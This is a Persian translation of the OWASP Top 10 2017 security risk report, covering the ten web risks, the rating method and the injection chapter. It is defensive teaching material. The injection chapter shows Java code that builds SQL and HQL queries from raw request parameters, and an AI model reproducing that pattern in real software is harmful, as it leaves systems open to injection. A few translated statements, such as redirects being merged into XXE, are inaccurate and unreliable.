



OWASP Top 10 - 2017

۱۰ ریسک امنیتی بسیار بحرانی برنامه‌های کاربردی تحت وب



درباره OWASP

فهرست مطالب

پروژه متن باز امنیت برنامه های کاربردی تحت وب (OWASP) یک جامعه آزاد است که فعالیتش به قادر سازی سازمان ها به توسعه، خرید و حفظ اپلیکیشن ها و API هایی که قابل اعتماد باشند اختصاص دارد.

در OWASP شما به این موارد به صورت رایگان و آزاد دسترسی خواهید داشت:

- ابزارها و استانداردهای امنیت اپلیکیشن
- کتاب های کامل در زمینه تست امنیتی اپلیکیشن ها، توسعه ی کد امن، و بررسی امنیت کد
- ارائه ها و ویدیوها
- جداول تقلب در موضوعات مختلف
- کنترل ها و کتابخانه های امنیتی استاندارد
- گردهمایی محلی در تمام دنیا
- تحقیقات به روز
- کنفرانس های گسترده در تمام دنیا
- میل لیست ها

<https://www.owasp.org> در اینجا میتوانید اطلاعات بیشتری کسب کنید

تمام ابزارها، مدارک، ویدیوها، ارائه ها و گردهمایی های OWASP برای هرکسی که به ارتقا سطح امنیتی برنامه ها علاقه مند است به صورت رایگان و آزاد قابل دسترس است.

ما طرفدار رویکرد بررسی امنیت برنامه ها بعنوان یک مشکل مربوط به مردم، مشکل پردازی یا مشکلات مربوط به تکنولوژی هستیم. چرا که موثرترین رویکرد در حوزه امنیت اپلیکیشن نیازمند ارتقا در این حوزه هاست.

OWASP نوعی سازمان جدید است. عدم وابستگی ما به فشارهای تبلیغاتی به ما این اجازه را میدهد که اطلاعاتی فارغ از تعصب، عملی و تجربی و مقرون به صرفه را در مورد امنیت برنامه ها ارائه دهیم.

OWASP به هیچ کمپانی ای در حوزه تکنولوژی وابسته نیست. گرچه ما از استفاده از تکنولوژی امنیتی بازرگانی حمایت میکنیم. OWASP تولید کننده انواع مختلفی از محتوا به صورت مشارکتی، بی شبهه و مستقیم است.

بنیاد OWASP در ذات غیر سودآور است و بدنال موفقیت این پروژه در درازمدت است. تقریباً هر همکاری با OWASP به صورت داوطلبانه است که شامل کادر OWASP، رهبران گروه های محلی، رهبران پروژه، و اعضای دخیل در پروژه می شود. ما از اهداها و کمک ها و زیرساخت ها در زمینه تحقیقات امنیتی حمایت میکنیم

به ما ملحق شوید.

OWASP درباره - TOC

1

Foreword - FW

2

پیشگفتار - I

3

Release Notes - RN

4

ریسک های امنیت برنامه ها - Risk

5

– برای برنامه OWASP ده ریسک امنیتی برتر - T10
2017

6

تزیق - A1:2017

7

نقض احراز هویت - A2:2017

8

افشا اطلاعات حساس - A3:2017

9

XML External Entities (XXE) - A4:2017

10

نقض کنترل دسترسی - A5:2017

11

پیکربندی اشتباه امنیتی - A6:2017

12

Cross-Site Scripting (XSS) - A7:2017

13

Insecure Deserialization - A8:2017

14

استفاده از مولفه هایی با آسیب پذیری شناخته شده - A9:2017

15

نظارت و ثبت سیاهه ناکافی - A10:2017

16

قدم بعدی برای توسعه دهندگان - D+

17

قدم بعدی برای تست کنندگان امنیت - T+

18

قدم بعدی برای سازمان ها - O+

19

قدم بعدی برای مدیران برنامه ها - A+

20

یادداشتی در مورد - R+

21

خطر

جزئیاتی در مورد شاخص های - RF+

22

خطر

روش شناسی و داده - DAT+

23

سپاسگزاری - ACK+

24

Copyright and License

کپی رایت ۲۰۱۳ - ۲۰۱۷ بنیاد OWASP

این سند تحت لیسانس Creative Commons Attribution Share-Alike 4.0 s تولید شده است. برای هرگونه استفاده یا توزیع مجدد، باید شرایط و مفاد این گواهی را برای دیگران شفاف سازی نمایید.



برنامه کاربردی ناامن، زیرساخت‌های مالی، مراقبتی، دفاعی، انرژی و دیگر زیرساخت‌های حساس و بحرانی ما را تضعیف میکند. مادامی که نرم افزار ما به مرور پیچیده تر شده و ارتباطش بیشتر میشود، مشقت رسیدن به امنیت برنامه هم به صورت فزاینده ای افزایش میابد.

سرعت توسعه نرم افزارهای جدید، کشف خطرهای معمول و برطرف کردن آنها به صورت سریع و دقیق را الزامی میکند. ما دیگر قادر به پذیرش نقص های امنیتی نسبتاً ساده، شبیه مواردی که در این OWASP TOP 10 ارائه شده‌اند نیستیم. مقدار قابل توجهی بازخورد، بیشتر از تمام موارد پیشین OWASP، در طول ساخت OWASP TO 10 – 2017 دریافت شد. این نشان میدهد که جامعه در مورد OWASP TOP 10 چقدر اشتیاق دارد و بنابراین برای OWASP اینکه ده مورد برتر را به درستی و براساس بیشترین استفاده مشخص کند چقدر با اهمیت است.

با اینکه هدف اصلی OWASP TOP 10 به صورت خلاصه افزایش آگاهی میان توسعه دهندگان و مدیران بود، با این حال تبدیل به استاندارد امنیتی بالفعل برنامه ها شده است.

در این نسخه، مشکلات و توصیه ها به صورت مختصر و قابل تست با اقتباس از OWASP TOP 10 در برنامه های امنیت نرم افزار نوشته شده اند. ما توصیه میکنیم که سازمان های بزرگ و با فعالیت بالا، از

OWASP APPLICATION SECURITY VERIFICATION STANDARD (ASVS) استفاده کنند، در صورتی که یک استاندارد واقعی مورد نیاز است. اما برای اکثریت، OWASP TOP 10 یک شروع خوب در مسیر امنیت برنامه می‌باشد.

ما یک سری پیشنهاد به عنوان قدم بعدی برای کاربران مختلف OWASP TOP 10، شامل قدم بعدی برای توسعه دهندگان، قدم بعدی برای ارزیاب های امنیت، قدم بعدی برای سازمان ها که مناسب برای CIO و CISO ها است، قدم بعدی برای مدیران برنامه ها که مناسب برای مدیران برنامه ها و هرکسی که مسئول چرخه‌ی حیات برنامه است، نوشته ایم.

در دراز مدت، ما به تمام تیم های توسعه نرم افزار توصیه میکنیم که یک برنامه امنیت نرم افزار که با الگو و تکنولوژی ما سازگاری دارد ایجاد کنند. این برنامه ها در اشکال و سائزهای مختلف ارائه میشوند.

قدرت فعلی اندازه گیری و بهبود امنیت برنامه های خود را با استفاده از مدل Software Assurance Maturity افزایش دهید.

امیدواریم که OWASP TOP 10 برای اقدامات امنیت نرم افزار شما مفید باشد. لطفاً با ما در تماس باشید و سوالات، نظرات و ایده های خود را در مخزن پروژه گیت هاب ما، با OWASP در میان بگذارید.

<https://github.com/OWASP/Top10/issues>

شما میتوانید پروژه ی OWASP TOP 10 و ترجمه هایش را اینجا پیدا کنید :

<https://www.owasp.org/index.php/top10>

در پایان، دوست داریم که از رهبران موسس OWASP TOP 10، آقایان Dave Wichers و Jeff Williams برای تمام تلاش‌ها و اعتقادی که برای اتمام پروژه با کمک جامعه به ما داشتند تشکر کنیم. از شما ممنونیم.

Andrew van der Stock

Brian Glas

Neil Smithline

Torsten Gigler

اسپانسر ی پروژه

از Autodesk برای اسپانسر ی OWASP TOP 10 – 2017 تشکر میکنیم.

به 2017 - OWASP Top 10 خوش آمدید!

آپدیت کلی چند موضع جدید را اضافه کرده، موضوعات جدید شامل دو موضوع انتخاب توسط جامعه است - A8:2017-Insecure Deserialization و A10:2017-Insufficient Logging and Monitoring. دو تفاوت کلیدی با نسخه قبلی OWASP Top 10 هستند که مورد توجه بازخورد community و داده‌های جمع آوری شده از ده‌ها سازمان، احتمالاً بزرگترین میزان داده‌ای است که تاکنون برای تهیه یک استاندارد امنیتی جمع‌آوری شده است. که به ما اطمینان می‌دهد OWASP Top 10 جدید مهم‌ترین ریسک‌های امنیتی برنامه‌ها که سازمان‌ها با آن مواجه هستند را پوشش داده.

OWASP Top 10-2017 ابتدا برپایه پیش از ۴۰ گزارشی است که شرکت‌هایی که در زمینه امنیت برنامه فعال هستند و یک مرور در صنعت که ما روی ۵۰۰ مورد انجام داده‌ایم. این داده شامل آسیب‌پذیری‌های جمع آوری شده از صدها سازمان و بیش از ۱۰۰ هزار برنامه و API دنیای واقعی هستند. ۱۰ آیتم برتر با انتخاب و اهمیت دادن این داده‌های متداول در ترکیب با اجماع سنسورهای تخمین احتمال اکسپلویت شدن، قابلیت کشف و تاثیر.

هدف اصلی OWASP Top 10 آموزش توسعه دهنده‌گان، طراحان، معماران، مدیران و سازمان‌ها درباره عواقب آسیب‌پذیری‌های سایه و مهم برنامه‌های وب است. Top 10 تکنیک‌های پایه برای محافظت در برابر مشکلات مناطق با ریسک بالا و راهنمایی برای خروج از آن است.

ارجاع

ماایلم از سازمانی‌هایی که دیتای خود را برای حمایت از بروزرسانی ۲۰۱۷ به اشتراک گذاشتند تشکر کنیم. ما بیش از ۴۰ پاسخ برای تقاضای دیتا دریافت کردیم. برای اولین بار، تمامی دیتایی که برای نسخه TOP 10 به اشتراک گذاشته شده اند و تمامی مشارک کنندگان به صورت عمومی قابل دسترس است. ما معتقدیم که این یکی از بزرگترین مجموعه دیتاهای مربوط به آسیب پذیری است که تا کنون به صورت عمومی جمع آوری شده است.

به این دلیل که اینجا تعداد مشارکت کنندگان از فضایی که در اختیار داریم بیشتر است، یک صفحه ی مجزا در پایان این سند برای شناسایی مشارکت کنندگان ایجاد کرده ایم. از صمیم قلب از این سازمان ها که با تمایل خودشان در خط مقدم حضور داشتند و دیتای مربوط به آسیب پذیری ها که نتیجه ی تلاش هایشان بود را به صورت عمومی به اشتراک گذاشتند تشکر میکنیم. امیدواریم که این اقدام در جهت رشد و تشویق دیگر سازمان ها جهت انجام اقدامات مشابه و نقطه عطفی در راستای امنیت مستند، ادامه داشته باشد.

یک تشکر ویژه به بیش از ۵۰۰ نفر که در مسیر رنگینک صنعتی وقت گذاشتند. صدای شما کمک کرد که دو مورد جدید به TOP 10 اضافه شود.

ماایلم که از افرادی که نظرات سازنده‌ی خود و همینطور زمانی را برای بررسی این بروزرسانی به TOP 10 با ما به اشتراک گذاشتند تشکر کنیم. تا جایی که ممکن است ما لیستی از این افراد را در قسمت قدردانی قرار داده ایم.

و در نهایت ماایلم که پیشاپیش از تمام مترجم‌هایی که این نسخه از TOP 10 را به زبان های مختلف ترجمه میکنند و کمک میکنند که OWASP TOP 10 در کل سیاره بیشتر قابل دسترس باشد تشکر کنیم.

نقشه راه برای فعالیتهای آینده

به 10 بسنده نکنید.

صدها مشکل وجود دارند که میتوانند امنیت کلی وب اپلیکیشن را تحت تاثیر قراردهند، مطابق چیزی که در [راهنمای توسعه دهنده OWASP](#)، [OWASP و مجموعه کدهای تقلب](#). مورد بحث قرار گرفته اند. این مطالعات برای کسانی که وب اپلیکیشن یا API توسعه میدهند ضروری هستند.

راهنمایی در این مورد که چگونه به طور موثر در وب اپلیکیشن ها و API ها، آسیب پذیری پیدا کنیم در [راهنمای تست OWASP](#) تدارک دیده شده است.

تغییر همیشه .

OWASP TOP 10 همیشه به دنبال تغییر خواهد بود. حتی بدون تغییر یک خط از کد برنامه‌تان، شما ممکن است که با کشف آسیب های جدید و روش های حمله، آسیب پذیر شوید. لطفا جهت کسل اطلاعات بیشتر، توصیه‌هایی که در انتهای TOP 10 در [توسعه دهندگان، ارزیاب های امنیت، سازمان ها، مدیران برنامه](#) آمده است را برای اطلاعات بیشتر مطالعه کنید.

مثبت فکر کنید.

زمانی که آماده شدید تا بدنبال آسیب پذیری گشتن را متوقف کنید و روی اعمال کنترل های امنیتی قدرتمند در برنامه متمرکز شوید، پروژه ی [کنترل پوششگرانه ی OWASP](#) نقطه شروعی برای کمک به توسعه دهندگان برای اعمال امنیت در برنامه هایشان مهیا می کند. و [استاندارد نباید امنیتی برنامه کاربردی OWASP \(ASVS\)](#) یک راهنما برای سازمان ها و بررسی کنندگان برنامه هاست برای اینکه بدانند چه چیزی را تایید کنند.

از ابزارها با هوشمندی استفاده کنید .

از 2013 تا 2017 چه چیزهایی تغییر کرده اند؟

تغییرات در سال های اخیر شتاب گرفته اند و OWASP TOP 10 به تغییر احتیاج داشت. ما به صورت کامل OWASP TOP 10 را از لحاظ ساختاری تغییر داده ایم و متدولوژی آن را مورد بازنگری قرار داده ایم. یک پروسه درخواست دیتا که با جامعه در ارتباط است تبیین کرده ایم، خطرات را مجددا در دستور کار قرار داده ایم و هر خطر را مجددا از ابتدا نوشته ایم. و به فریمورک ها و زبان هایی که در حال حاضر به طور عمومی استفاده میشوند منابعی را اضافه کرده ایم.

در طی سالهای اخیر، تکنولوژی و معماری اولیه ی برنامه ها به صورت چشمگیری تغییر یافته است :

میکروسرویسهای نوشته شده در node.js و Spring Boot در حال جایگزین شدن به جای برنامه های سنتی یکپارچه هستند. میکروسرویسها با چالش های امنیتی خودشان مواجه هستند که شامل برقراری اعتماد بین میکروسرویس های ، کانتینرها ، مدیریت امنیت و ... می شود. کد قدیمی که هرگز انتظار نمیرفت تا از طریق اینترنت قابل دسترسی باشد ، حالا پشت API ها و وب سرویس RESTful قرار گرفته تا توسط برنامه های تک صفحه ای (SPAs) و برنامه های موبایل مورد استفاده قرار گیرد. فرض های معماری توسط کد، مثل درخواست کننده های مورد اعتماد ها دیگر معتبر نیستند.

- برنامه های تک صفحه ای که در API جاوااسکریپت نوشته شده اند، مثل Angular و React، اجازه ی خلق فرانت اندهای بسیار مازولار و پراز ویژگی را میدهند. عملکرد سمت کلاینت که به صورت سنتی در سمت سرور تحویل میشده است، چالش های امنیتی خاص خود را به همراه دارد.
- جاوااسکریپت حالا زبان اولیه ی وب است، با node.js که در سمت سرور اجرا میشود و وب فریمورک هایی نظیر Bootstrap ، Electron ، Angular، و React که در سمت کلاینت اجرا میشوند.

مشکلات جدیدی که با دیتا ساپورت میشوند:

- [A4:2017-XML External Entities \(XXE\)](#) یک دسته بندی جدید است که به صورت اولیه توسط دیتاست های بازارهای آنلاین و آزمون امنیت کد منبع (SAST) ساپورت میشود.

مشکلات جدیدی که توسط جامعه ساپورت میشوند:

ما از جامعه خواستیم که نگاه دقیقی به ۲ دسته بندی از ضعف های پیش رو داشته باشند. بعد از بیش از ۵۰۰ توافق دو طرفه، و حذف مشکلاتی که توسط دیتا ساپورت میشوند (مثل افشای اطلاعات حساس یا XXE)، دو مشکل جدید عبارتند از :

- [A8:2017-دیسریالیزیشن نا امن](#)، که اجازه ی اجرای کد به صورت ریموت یا دستکاری اشیای حساس را در پلتفرم های تحت تاثیرش میدهد.
- [A10:2017-لاکینگ و مانیتورینگ نا کارآمد](#) که فقدان آن باعث ممانعت یا تاخیر قابل توجه کشف فعالیت های مشکوک و رخنه ها ، واکنش به حوادث ، و فارتزیک دیجیتال میشود.


• مرج شده یا بازنشسته شده، اما فراموش نشده :

- [A5:2017-Broken Access](#) ادغام شده به [A7-Missing Function Level Access Control](#) و [A4-Insecure Direct Object References](#) Control.
- [A8-Cross-Site Request Forgery \(CSRF\)](#) ، از آنجایی که فریمورک های بسیاری دارای [حفاظت CSRF](#) هستند ، این مورد تنها در ۵ درصد از برنامه های کاربردی یافت شده.
- [A10-Unvalidated Redirects and Forwards](#)، از آنجایی که در تقریباً ۸ درصد از برنامه های کاربردی یافت شد، به طور کلی به صورت XXE ارائه شد.

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 - تزریق	→	A1:2017-تزریق
A2 - احراز هویت ناقص و مدیریت نشست	→	A2:2017-احراز هویت ناقص
A3 - Cross-Site Scripting (XSS)	↘	A3:2017-افشای اطلاعات حساس
A4 - ارجاع مستقیم نا امن به شی - [A7+ادغام]	U	A4:2017-XML External Entities (XXE) [جدید]
A5 - تنظیمات اشتباه امنیتی	↘	A5:2017-مدیریت کنترل شکسته-[ادغام شده]
A6 - افشای اطلاعات حساس	↗	A6:2017-تنظیمات اشتباه امنیتی
A7 - تابع جا افتاده ی مرحله ی کنترل دسترسی - [A4+ادغام]	U	A7:2017-Cross-Site Scripting (XSS)
A8 - Cross-Site Request Forgery (CSRF)	☒	A8:2017- [جامعه، جدید] Deserialization نا امن
A9 - استفاده از کامپوننت هایی با آسیب پذیری های شناخته شده	→	A9:2017-استفاده از کامپوننت هایی با آسیب پذیری های شناخته شده
A10 - ارجاع ها و ریدایرکت های معتبرسازی نشده	☒	A10:2017- [جامعه، جدید] مانیتورینگ و لاکینگ نا کارآمد

خطرات امنیتی برنامه چیست؟

مهاجمان به طور بالقوه می‌توانند از راه‌های مختلفی از طریق برنامه کاربردی شما، به کسب و کار یا سازمان شما آسیب برسانند. هر یک از این راه‌ها بیانگر یک خطر است که ممکن است به اندازه کافی جدی باشد تا به آن توجه شود.



گاهی اوقات این مسیرها بسیار راحت مشخص می‌شوند و گاهی اوقات بسیار دشوار است. به طور مشابه، آسیب ناشی از آن ممکن است هیچ نتیجه‌ای نداشته باشد، یا ممکن است شما را از کسب و کار بیرون کند. برای تعیین خطر برای سازمان شما می‌توانید احتمال را با هر عامل تهدید، بردار حمله و ضعف امنیتی مرتبط کنید و آن را با برآورد اثرات فنی و تجاری سازمان خود ترکیب کنید. این عوامل با هم، ریسک کلی شما را تعیین می‌کنند.

ریسک من چیست؟

OWASP Top 10 به شناسایی جدی‌ترین خطرات برای مجموعه وسیعی از سازمان‌ها متمرکز است. برای هر یک از این خطرات، ما اطلاعات کلی درباره احتمال و تأثیر فنی را با استفاده از رهنمود ساده ارزیابی می‌کنیم که بر اساس روش رتبه‌بندی ریسک OWASP است.

منابع

OWASP

- روش تعیین ریسک OWASP
- یوشناری درباره مدل‌سازی تهدید/ریسک

خارجی

- استاندارد مدیریت ریسک: ISO 31000
- ISO 27001: ISMS
- NIST فریم‌ورک سایبری
- ASD Strategic Mitigations (AU)
- NIST CVSS 3.0
- ابزار مدل‌سازی تهدید ماکروسافت

عوامل تهدید	قابل بهره‌برداری بودن	شیوع ضعف	قابل تشخیص بودن ضعف	اثر تکنیکال	تأثیرات کسب و کار
ویژه برنامه کاربردی	۳: ساده	۳: شایع	۳: ساده	۳: شدید	مختص کسب و کار
	۲: متوسط	۲: عمومی	۲: متوسط	۲: متعادل	
	۱: سخت	۱: نادر	۱: سخت	۱: جزئی	

در این نسخه، سیستم رتبه‌بندی ریسک را به روز کرده ایم تا در محاسبه احتمال (likelihood) و تأثیر هر گونه ریسک داده شده کمک کنیم. برای اطلاعات بیشتر، لطفا در مورد ریسک را ببینید.

هر سازمان منحصر به فرد است و تهدید کننده برای این سازمان، اهداف آنها و تأثیر هر گونه نقض نیز دارند. اگر سازمان منافع عمومی با استفاده از یک سیستم مدیریت محتوا (CMS) برای اطلاعات عمومی و یک سیستم سالم از همان CMS دقیق برای رکورد های سالم حساس استفاده کند، تهدید کننده ها و تأثیرات تجاری می‌توانند برای یک نرم افزار بسیار متفاوت باشند. درک خطرات سازمان شما بر اساس عوامل تهدید قابل اجرا و تأثیرات تجاری بسیار مهم است.

در صورت امکان، نام ریسک ها در Top 10 با ضعف های عمومی Weakness Enumeration (CWE) به منظور ارتقای شیوه های پذیرفته شده امنیتی و کاهش سردرگمی مطابقت دارد.

2017 - خطرهای امنیتی برنامه کاربردی

A1:2017-تزریق

کاستی تزریق، مانند SQL، NoSQL، OS، و تزریق LDAP زمانی رخ می‌دهد که داده‌های نامعتبر به عنوان بخشی از فرمان یا پرس و جو به مفسر ارسال شوند. داده‌های خصمانه مهاجم می‌تواند مفسر را منجر به اجرای دستورات غیرمنتظره یا دسترسی به داده‌ها بدون مجوز مناسب بکند.

A2:2017-احراز هویت ناقص

توابع کاربردی مربوط به احراز هویت و مدیریت نشست اغلب به اشتباه اجرا می‌شوند، و به مهاجم‌ها اجازه می‌دهند رمزهای عبور، کلیدها یا توکن‌های نشست را به خطر بیندازد یا از سایر نقص‌های پیاده‌سازی برای بهره‌برداری از هویت‌های دیگر کاربران (به طور موقت یا دائمی) استفاده کنند.

A3:2017-افشای اطلاعات حساس

بسیاری از برنامه‌های کاربردی وب و API‌ها از اطلاعات حساس مانند مالی، خدمات درمانی و PII به درستی محافظت نمی‌کنند. مهاجمان ممکن است اطلاعاتی را که برای محافظت از کارت اعتباری، سرقت هویت، و یا سایر جرایم مورد استفاده قرار می‌گیرد، سرقت و یا تغییر دهند. اطلاعات حساس مستلزم حفاظت اضافی، مانند رمزگذاری در حالت ساکن یا در هنگام حمل و نقل، و همچنین اقدامات احتیاطی خاص هنگام ردیابی با مرورگر هستند.

A4:2017-XML External Entities (XXE)

بسیاری از پردازنده‌های قدیمی‌تر یا ضعیف پیکربندی شده XML، ارجاعات موجودیت خارجی را در اسناد XML ارزیابی می‌کنند. می‌توان از موجودیت خارجی برای افشای فایل‌های داخلی با استفاده از فایل مدیریت URI، اشتراک فایل‌های داخلی، اسکن پورت داخلی، اجرای کد از راه دور و حملات انکار سرویس، مانند Billion Laughs استفاده کرد.

A5:2017-کنترل دسترسی ناقص

محدودیت‌هایی که کاربران مجاز، مجاز به انجام آن هستند، اغلب به درستی اجرا نمی‌شوند. مهاجمان می‌توانند از این کاستی برای دسترسی به قابلیت‌های غیرمجاز و / یا داده‌ها مانند دسترسی به حساب‌های دیگر کاربران، مشاهده فایل‌های حساس، تغییر دادن داده‌های کاربران دیگر، تغییر حقوق دسترسی و غیره استفاده کنند.

A6:2017-تنظیمات اشتباه امنیتی

تنظیمات غلط امنیتی اغلب مشاهده می‌گردد. این تنظیمات غلط معمولاً نتیجه‌ای از تنظیمات پیش فرض ناامن، پیکربندی‌های ناقص یا ad hoc، ذخیره‌سازی ابر باز، هدر اشتباه تنظیم شده HTTP و پیام‌های خطای طولی حاوی اطلاعات حساس است. نه تنها تمام سیستم عامل‌ها، چارچوب‌ها، کتابخانه‌ها و برنامه‌های کاربردی باید به صورت ایمن پیکربندی شوند، بلکه باید آنها را نیز به موقع وصله / ارتقا داد.

A7:2017-Cross-Site Scripting (XSS)

نقص‌های XSS زمانی اتفاق می‌افتد که برنامه شامل داده‌های غیرقابل اعتماد در یک صفحه وب جدید بدون اعتبار سنجی مناسب یا فرار باشد، یا یک صفحه وب موجود با داده‌های ارائه شده توسط کاربر را با استفاده از مرورگر API که می‌تواند جاوا اسکریپت یا HTML ایجاد کند، به روزرسانی می‌کند. XSS به مهاجمان اجازه می‌دهد اسکریپت‌ها را در مرورگر قربانی اجرا کنند که می‌تواند نشست کاربر را برباید، وب سایت‌ها را خراب کند یا کاربر را به سایت‌های مخرب هدایت کند.

A8:2017-ناامن Deserialization


Deserialization ناامن اغلب منجر به اجرای کد از راه دور می‌شود. حتی اگر معایب deserialization منجر به اجرای کد از راه دور نشود، می‌توان آنها را برای انجام حملات، از جمله حملات بازیابی، حملات تزریق و حملات تشدید امتیاز، مورد استفاده قرار داد.

A9:2017-استفاده از کامپوننت‌هایی با آسیب پذیری‌های شناخته شده

اجزاء مانند کتابخانه‌ها، چارچوب‌ها و دیگر ماژول‌های نرم افزاری، دارای امتیازاتی مشابه با برنامه می‌باشند. اگر یک جزء آسیب پذیر مورد استفاده قرار گیرد، چنین حملاتی می‌تواند موجب از دست دادن اطلاعات جدی یا منجر به تصاحب سرور شود. برنامه‌ها و API‌ها با استفاده از اجزای با آسیب پذیری‌های شناخته شده می‌توانند حفاظت‌های برنامه را تضعیف کنند و حملات و تأثیرات مختلف را فعال کنند.

A10:2017-لاکینگ و مانیتورینگ ناکارآمد

نظارت و ثبت وقایع ناقص، همراه با عدم واکنش صحیح به حادثه، اجازه می‌دهد تا مهاجم‌ها به سیستم‌های بیشتر حمله کنند، موقعیت خود را حفظ کنند، اقدام به استخراج و یا نابود کردن داده‌های بیشتری بکنند. بیشتر مطالعات نفوذ نشان می‌دهد زمان برای تشخیص نفوذ بیش از ۲۰۰ روز است، که معمولاً توسط شرکت‌های خارجی، به جای نظارت داخلی، شناسایی می‌شود.



آیا برنامه کاربردی آسیب پذیر است؟

برنامه کاربردی در شرایط زیر به حمله آسیب پذیر است:

- ورودی های ارائه شده توسط کاربر اعتبار سنجی یا فیلتر نشوند.
- داده های خصمانه به طور مستقیم با استفاده از پرس و جو های پویا و یا درخواست های غیر پارامتریک برای مفسر بدون آگاهی از متن مورد استفاده قرار می گیرد.
- داده های خصمانه در پارامترهای جستجو در نگاشت شیء-ارتباطی (ORM) برای استخراج همه اطلاعات یا اطلاعات حساس استفاده می شود.
- داده های خصمانه به طور مستقیم استفاده می شود یا پیوند داده می شوند با دستورات SQL یا دستور حاوی هر دو ساختار و داده های خصمانه در پرس و جوهای پویا، دستورات و روش های ذخیره شده.
- برخی از تزریقات رایج عبارتند از SQL، NoSQL، دستور OS، ORM، LDAP و زبان بیان (EL) یا تزریق OGNL. مفهوم در میان همه مفسرها یکسان است. بررسی کد منبع بهترین روش تشخیص این است که آیا برنامه کاربردی شما برای تزریق آسیب پذیر هستند یا خیر، با تست کامل خودکار تمام پارامترها، سرصفحه ها، URLها، کوکی ها، SOAP و ورودی های داده XML می توان نقص تزریق را پیگیری کرد. سازمانها می توانند از ابزارهای منبع استاتیک (SAST) و آزمون برنامه کاربردی پویا (DAST) را در خط لوله CI / CD برای شناسایی نقص های تزریق معرفی شده قبل از تولید در اختیار بگیرند و استفاده کنند.

نحوه پیشگیری از حمله:

جهت جلوگیری از حمله تزریق نیاز داریم داده ها جدا از دستورات و پرس و جوها نگه داری شوند.

- گزینه ترجیح داده شده این است که از یک API مطمئن استفاده کنید که از استفاده کامل از مفسر اجتناب می کند یا یک رابط کاربری پارامتریک را فراهم می کند یا برای استفاده از ابزارهای مدل سازی ارتباطی شیء (ORM) مهاجرت می کند.
- نکته: هنگام پارامتر کردن، روش های ذخیره شده هنوز می توانند تزریق SQL را در صورت PL / SQL یا T-SQL پیوندها و داده ها را پیوند دهند یا داده های خصمانه را با EXECUTE IMMEDIATE یا exec () اجرا کنند.
- استفاده از تصدیق ورودی مثبت یا "لیست سفید" سمت سرور توصیه میشود، اما این یک محافظت کامل ایجاد نمیکند، زیرا بسیاری از برنامه ها نیاز به کاراکترهای خاص مانند ناحیه های متن یا API برای برنامه های کاربردی تلفن همراه دارند.
- برای هر پرس و جو پویای باقی مانده، گریز از کاراکترهای خاصی با استفاده از گریز از سینتکس خاص برای آن مفسر.
- نکته: ساختار SQL مانند نام جدول، نام ستون و غیره نمیتواند گریزی داشته باشد و بنابراین ساختار ورودی های ارائه شده توسط کاربر خطرناک است. این یک مسئله رایج در نرم افزار گزارش نوشتن است.
- استفاده از LIMIT و دیگر کنترل های SQL درون پرس و جوها برای جلوگیری از افشای رکوردهای پرونده ها در حمله تزریق SQL.

نمونه سناریوهای حمله

سناریو ۱# : یک برنامه با استفاده از داده های نا مطمئن در ساختار دستور فراخوانی SQL آسیب پذیر زیر استفاده می کند :

String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";

سناریو ۲# : به طور مشابه، اعتماد کورکورانه نرم افزار به چارچوبها ممکن است منجر به نمایش داده هایی که هنوز آسیب پذیر هستند (به عنوان مثال، زبان پرس و جو حالت خواب Hibernate Query Language (HQL)) را

دنبال کند

Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");

